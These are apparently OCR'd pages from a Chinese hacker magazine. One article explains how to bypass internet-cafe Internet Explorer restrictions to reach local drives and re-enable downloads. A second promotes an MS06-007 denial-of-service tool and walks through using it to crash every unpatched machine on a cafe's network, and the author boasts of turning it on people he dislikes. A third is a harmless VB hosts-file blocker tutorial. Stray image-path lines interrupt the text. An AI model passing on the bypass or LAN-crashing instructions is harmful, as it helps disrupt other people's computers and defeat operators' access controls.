“浏览器栏”中的大部分内容都是IE工具栏的项目。其中有一个“文件夹”的选项，点击它同样可以在当前页面左侧获得一个资源管理器窗口；“源文件”相信也是很多朋友突破限制经常要用到的。点击“源文件”我们就可以获得一个文本文件了，这里不再赘述。

3、收藏菜单

“收藏”菜单中除了“添加到收藏夹”的选项不很重要，其它几个都可以被我们利用。先看“收藏夹”——“整理收藏夹”，如图10。

其中有个“创建文件夹”的选项，点击它会在C:\Documents and Settings\Administrator\Favorites下创建一个文件夹。然后在“收藏”中就可以看到刚才新建的文件夹了，如图11。

在文件夹图标上双击你就可以进入C:\Documents and Settings\Administrator\Favorites\新建文件夹，然后使用“向上”、“后退”等按钮你就可以进入其他目录了。当然在“收藏”中默认的文件夹链接是同理的。


还有一个利用方法。一般在“收藏”菜单中都有一些网站的链接，比如我这里是联想的链接，在任意的链接上点击右键，选择属性。在“Web文档”选项卡的URL中写C:\，然后点“确定”即可，如图12。这时候你再通过“收藏”打开修改链接你会发现你已经进入C盘了。

4、工具菜单

“工具”菜单中最重要的就是“Internet 选项”。“Internet选项”是系统中非常重要的程序，通过它我们可以自定义自己的IE。同时“Internet选项也是我们在破解限制的过程中经常会接触到的。主要用到的是安全选项卡中的设置。其中有两个按钮：“自定义级别”和“默认级别”。“默认级别”指中等级别，如果你点击了该按钮的话，就可以在“安全”选项卡的左侧对级别做粗略的


设置，一共有高、中、中低、低四个级别。如果你想进行详细设置的话，点击“自定义级别”，该选项可以对安全做更细致的设置，如图13。

其中对我们有用的是“运行ActiveX控件和插件”和“文件下载”两个选项。通过ActiveX控件我们可以运行在线工具；下载就不用说了，是网吧的常见禁用项目。我们只要把这两个选项设置为“启用”就可以了。除了直接设置，如果你点击“默认设置”，也是可以解除禁止下载的限制的，因为中等级别是允许下载的，而高级安全级别却不可以。


图14 IE的帮助文件中打开“Internet选项”的方法

5、帮助菜单

“帮助”中只有一项可以被我们利用。选择“帮助”——“目录和索引”，打开IE的帮助文件。其中有一个“选项”的选项，该选项下又有“Internet选项”，如图14。这就是又一种打开“Internet选项”的方法了。


图15 状态栏中的Internet安全选项

二、工具栏

其实工具栏中的大部分项目已经包含在菜单栏内了，在工具栏上右击鼠标后出现的上下文菜单即是“查看”——“工具栏”下的内容；“收藏夹”对应“收藏”菜单，不同的是“收藏夹”是把项目显示在当前页面左侧新打开的一个窗口中。工具栏的利用参照前面的利用就可以了，效果都是一样的。

三、地址栏

很多时候直接在地址栏中输入磁盘驱动器的路径就可以访问指定本地硬盘，因为IE和资源管理器是有内在联系的。你可以尝试，在资源管理器中输入一个URL，它会自动转成IE来访问指定链接的。这是一个很常用的进入本地硬盘的方法，当你无法访问“我的电脑”的时候。

四、工作区

也就是页面显示的区域了。在这个区域我们利用的主要是上下文菜单，即右键菜单。在页面的某个文字链接处单击右键，会出现“目标另存为”的选项。进人后在弹出来的“另存为”对话框的文件名处写*.txt，就可以保存为一个文本文件了。

该选项的利用和“文件”→“另存为”的意图是相同的，但是它们之间又存在不同。在上下文菜单中的“另存为”相当于下载，而通过“文件”菜单的“另存为”却不是。在禁止下载后“文件”菜单的优势就体现出来了。在工作区的上下文菜单中同样有“查看源文件”选项，利用方法和“查看”菜单的“源文件”相同。

五、状态栏

状态栏里面唯一可以利用的是状态栏右侧一个**地球图标+Internet**的那个东西，如图15。双击它就可以打开“Internet选项”的安全选项卡了。

大家注意到我在讲各种选项利用的时候并没有考虑网管对相应选项的限制。很多时候很多选项是不允许访问的，比如“Internet选项”，比如“查看源文件”。的确如此。我考虑到破解这方面限制的文章太多了，只是想把IE下的破解方法做一个小小的总结。在一般的网吧前面说的两个限制是比较常见的，而其它的限制却限制得很少。并且就像文章中提到的，IE中的许多操作都是可以通过两种甚至两种以上的途径实现的，这种方法不行，可以尝试另外的方法。每个网吧对IE的限制不一，在A网吧可以用的方法很可能在B网吧就不好用，我想要的只是你掌握所有这些利用方法，IE在网吧的利用是一定要会的。总之，肯定有用的就是啦！

网吧当机王 横行局域网

花非花[L.S.T]&Lenk[L.S.T]

从本文中你可以学到
利用MS漏洞的傻瓜当机法

应组织老大Lenk的要求，本人为大家推荐一款可横行局域网的软件——网吧当机王。本程序可针对单一主机发起攻击，也可以针对整个网段发起攻击。大家先来看看界面吧，如图1。

一、程序原理

本程序是根据Microsoft 安全公告 MS06-007的漏洞原理编写的，那么让我们来看看微软的漏洞安全公告吧。

Microsoft 安全公告 MS06-007
TCP/IP 中的漏洞可能允许拒绝服务

再来看看受影响的软件：

Microsoft Windows XP Service Pack 1 和 Microsoft Windows XP Service Pack 2

Microsoft Windows XP Professional x64 Edition

Microsoft Windows Server 2003 和 Microsoft Windows Server 2003 Service Pack 1

Microsoft Windows Server 2003（用于基于 Itanium 的系统）和 Microsoft Windows Server 2003 SP1（用于基于 Itanium 的系统）

Microsoft Windows Server 2003 x64 Edition

二、如何当机王

估计看了图形界面，大家应该很清楚如何当机王了吧。据Lenk和黑色一月的测试（网吧），效果相当好，一旦网吧的机器没有打上安全补丁，那么你就可以横行网吧了！下面说一下如何使用：

在本机IP填上自己的IP地址（一运行此程序，程序会自动获取本机IP），攻击范围一般就是1-255（包括自己在内），我们当然不想自己也受牵连啦^-^，所以把“排除自身”打上勾。那么点“开始”就OK啦！




图1 网吧当机王界面

经过老大Lenk、黑色一月和我的测试，按下开始键后，如果返回如图2，那么就表

示，攻击命令已经发送完毕。



图2 攻击完成

提交攻击命令后的一致的效果是：整个网吧的嘈杂声全部停止了，一片安静，然后紧接着就是一阵叫骂声（玩游戏的,突然断网，你说是不是很不爽？）。如果不信，大家可以下去试试，纯傻瓜软件！本人偏爱整我看不惯的人，比如女生翘起二郎腿还叼着根烟的。个人爱好而已，不推荐大家这么做。

三、安全更新

为了避免自己的机器受到这样的攻击，大家还是把补丁打上吧！

补丁下载地址：http://www.microsoft.com/china/technet/security/bulletin/MS06-007.mspx

四.免责声明

由于这款软件是纯破坏性的工具，具有一定的破坏性（特别是网吧），所以组织曾经在群Ⅱ（专为各种网络爱好者提供交流的群）里禁止了该软件的下载，为了避免纠纷问题，在此声明，此软件只作学习交流用，非法运用造成的任何纠纷，我们组织和本人概不负责。

[文章中涉及的工具网吧当机王在光盘中有收录]

编辑点评：

利用系统漏洞实现攻击的网吧当机工具还不多见，这让我想起了偶在家时候用X-way让网吧一半机器全部死机的情景（自己也死了~），真是甚爽，心脏也跳得厉害！建议心脏不好的朋友慎用！~做这个活计的时候你可要找好位置了，要不当了别人机被发现别人可会要把你当了哦！



宇语

程序就是一系列按步骤进行的操作序列，它有好多种级别，比如最低级的微程序、次低级的汇编程序、高级的各种编程语言程序、最高级的脚本语言程序，不管是哪个级别的程序，其本质都是操作的逻辑序列。因此如果一个程序员的逻辑能力不高，他永远都不能成为一名具有合格职业水准的程序员，让我们在这里一起学习，不断地提高我们的逻辑能力吧。


用VB写网址过滤程序

起因

最近小生的舍友没事总喜欢用我的本本乱上网站，鳖得本本中了一大堆病毒，所以我决定把舍友喜欢上的网站给过滤了。嘿嘿，做法可能有点不尽人意，但是为了本本，只有豁出去啦。虽然网上有很多工具能实现这个功能，但是相信很多跟我一样的小菜都想自己写一个。那么今天我就跟大家一起用VB写一个具有该功能的小工具吧！

可行性分析

很多朋友们都知道在系统中有个Hosts文件（注：无后缀），在XP系统中位于C：\Windows\System32\Drivers\Etc目录中。该文件其实是一个纯文本的文件，一般用记事本打开修改即可。打开hosts文件后，可以看见微软对这个文件的说明，如图1所示。大概意思是说这个文件是根据TCP/IP for Windows的标准来工作的，它的作用是包含IP地址和Hostname（主机名）的映射关系，是一个映射IP地址和Hostname（主机名）的规定，规定要求每段只能包括一个映射关系，IP地址要放在每段的最前面，空格后再写上映射的Hostname（主机名）。在说明结尾处还给出了两个例子。



```
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
# Copyright (c) 1993-1999 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

127.0.0.1       localhost
```
图1 微软给出的Hosts的例子

小提示：计算机在网络上访问网站，要首先通过DNS服务器把网络域名（www.XXXX.XXX）解析成XXX.XXX.XXX.XXX的IP地址后，我们的计算机才能访问。要是对于每个域名请求我们都要等待域名服务器解析后返回IP信息，这样访问网络的效率就会降低，而Hosts文件就能提高解析效率。根据Windows系统规定，在进行DNS请求以前，Windows系统会先检查自己的Hosts文件中是否有这个地址映射关系，如果有则调用这个IP地址映射，如果没有再向已知的DNS服务器提出域名解析。也就是说Hosts的请求级别比DNS高。它主要能加快域名解析、方便局域网用户、屏蔽网站、顺利连接系统，我们利用的就是其中屏蔽网站的功能。现在我们来尝试一下屏蔽一个网址，看看效果如何。在Hosts文件末尾加上“127.0.0.1　www.nohack.cn　# 屏蔽黑客手册官方站点”，好了，用浏览器访问www.nohack.cn试试吧。测试结果是“没有可以显示的页面”，说明成功了。在这里要说明一下，如果你之前经常访问www.nohack.cn的话，那么在执行上面的操作前一定要先Internet清除临时文件，如果还不行，那只有重新启动了。

编写程序

知道基本原理之后，现在我们就可以开始进入VB环境下开始写一个可以简化屏蔽站点操作的工具了。那么现在就开始吧！软件界面如图2所示，主要控件属性设置如表1所示。


图2 软件界面

因为考虑到有时候会错误操作，所以代码加上了简单的单步撤销

控件名	Name	Text	Caption
TextBox	OutTxt	空	无
TextBox	IPTxt	127.0.0.1	无
TextBox	HTTPTxt	空	无
TextBox	ONTxt	空	无
TextBox	TempTxt	[收集到的垃圾网站]	无
CommandButton	cmdAdd	无	添加
CommandButton	cmdVouch 无		推荐
CommandButton	cmdReread	无	重读
CommandButton	cmdCancel 无		撤消
CommandButton	cmdRepeat	无	重做
CommandButton	cmdSave	无	添加

表1 控件属性

和重做。大家如果收集到一些垃圾网站要屏蔽的也可以放入TempTxt中，我已经在网上简单地收集了一些。好了，不多说，看代码。代码和详细说明如下：

```
'定义窗体级变量
Dim TempTxt1 As String   '存放撤销的数据的变量
Dim TempTxt2 As String   '存放重做的数据的变量

Private Sub cmdAdd_Click ()
    '设置错误陷阱
    On Error Resume Next
    '把OutTxt.Text原有的数据储存在变量TempTxt1里，用于撤销。
    TempTxt1 = OutTxt.Text
    If ONTxt.Text <> "" Then
        '如果有说明，则需要在说明前面加上"#"
OutTxt.Text = OutTxt.Text & vbNewLine & IPTxt.Text & " " & HTTPTxt.Text & "        #" & ONTxt.Text
    Else
        '如果没有说明，则不需要加上"#"后面的内容
OutTxt.Text = OutTxt.Text & vbNewLine & IPTxt.Text & " " & HTTPTxt.Text
    End If
    '用二进制方式打开"C:\Windows\System32\Drivers\Etc\hosts"文件
    Open "C:\Windows\System32\Drivers\Etc\hosts" For Binary As #1
    '把OutTxt.Text中的内容填入"C:\Windows\System32\Drivers\Etc\hosts"文件中
        Put #1, , OutTxt.Text
    Close #1
    '清空HTTPTxt.Text和ONTxt.Text中的内容，方便用户再次添加
    HTTPTxt.Text = ""
    ONTxt.Text = ""
    '设定"撤销按钮"可用，设定"重做按钮"不可用
    cmdCancel.Enabled = True
    cmdRepeat.Enabled = False
End Sub

Private Sub cmdSave_Click ()
    '设置错误陷阱
    On Error Resume Next
    '打开"C:\Windows\System32\Drivers\Etc\hosts"文件
    Open "C:\Windows\System32\Drivers\Etc\hosts" For Output As #1
    '把OutTxt.Text中的内容写入"C:\Windows\System32\Drivers\Etc\hosts"文件中
        Print #1, OutTxt.Text
    '关闭"C:\Windows\System32\Drivers\Etc\hosts"文件
    Close #1
End Sub

Private Sub cmdCancel_Click ()
    '把OutTxt.Text原有的数据储存在变量TempTxt2里，用于重做。
    TempTxt2 = OutTxt.Text
    '把OutTxt.Text中的内容还原为TempTxt1中的内容，即撤销。
    OutTxt.Text = TempTxt1
    '调用保存文件的过程
    Call cmdSave_Click
    '设定"撤销按钮"不可用，设定"重做按钮"可用
    cmdCancel.Enabled = False
    cmdRepeat.Enabled = True
End Sub

Private Sub cmdRepeat_Click ()
    '把OutTxt.Text原有的数据储存在变量TempTxt1里，用于撤销。
    TempTxt1 = OutTxt.Text
    '把OutTxt.Text中的内容还原为TempTxt2中的内容，即重做。
    OutTxt.Text = TempTxt2
    '调用保存文件的过程
    Call cmdSave_Click
    '设定"撤销按钮"可用，设定"重做按钮"不可用
    cmdCancel.Enabled = True
    cmdRepeat.Enabled = False
End Sub
Private Sub cmdReread_Click ()
    '设置错误陷阱
    On Error Resume Next
    Dim FileLength As Long      '储存文件长度的变量
    Dim FileContent () As Byte   '储存文件内容的变量
    '根据文件长度定义该变量大小
FileLength = FileLen ("C:\Windows\System32\Drivers\Etc\hosts")
    '根据文件大小重新定义文件内容的变量大小
    ReDim FileContent (FileLength - 1)
    'open 的使用方法如下：
    'open "文件路径及文件名" for 方式 as #文件号
    '其中方式可为以下几种：
    'Append、Binary、Input、Output 或 Random
    '如果未指定方式，则以 Random 访问方式打开文件
    '用二进制方式打开变量txtFileName中储存路径的文件
    Open "C:\Windows\System32\Drivers\Etc\hosts" For Binary As #1
        '获取文件内容并存入变量
        Get #1, , FileContent
    '关闭变量txtFileName中储存路径的文件
    Close #1
    '将文件内容放入OutTxt.Text
    OutTxt.Text = StrConv (FileContent, vbUnicode)
End Sub


Private Sub cmdVouch_Click ()
    '倒入推荐的垃圾网站的列表
OutTxt.Text = OutTxt.Text & vbNewLine & TempTxt.Text
    '调用保存文件的过程
    Call cmdSave_Click
End Sub

Private Sub Form_Load ()
    '调用打开文件的过程
    Call cmdReread_Click
End Sub
```

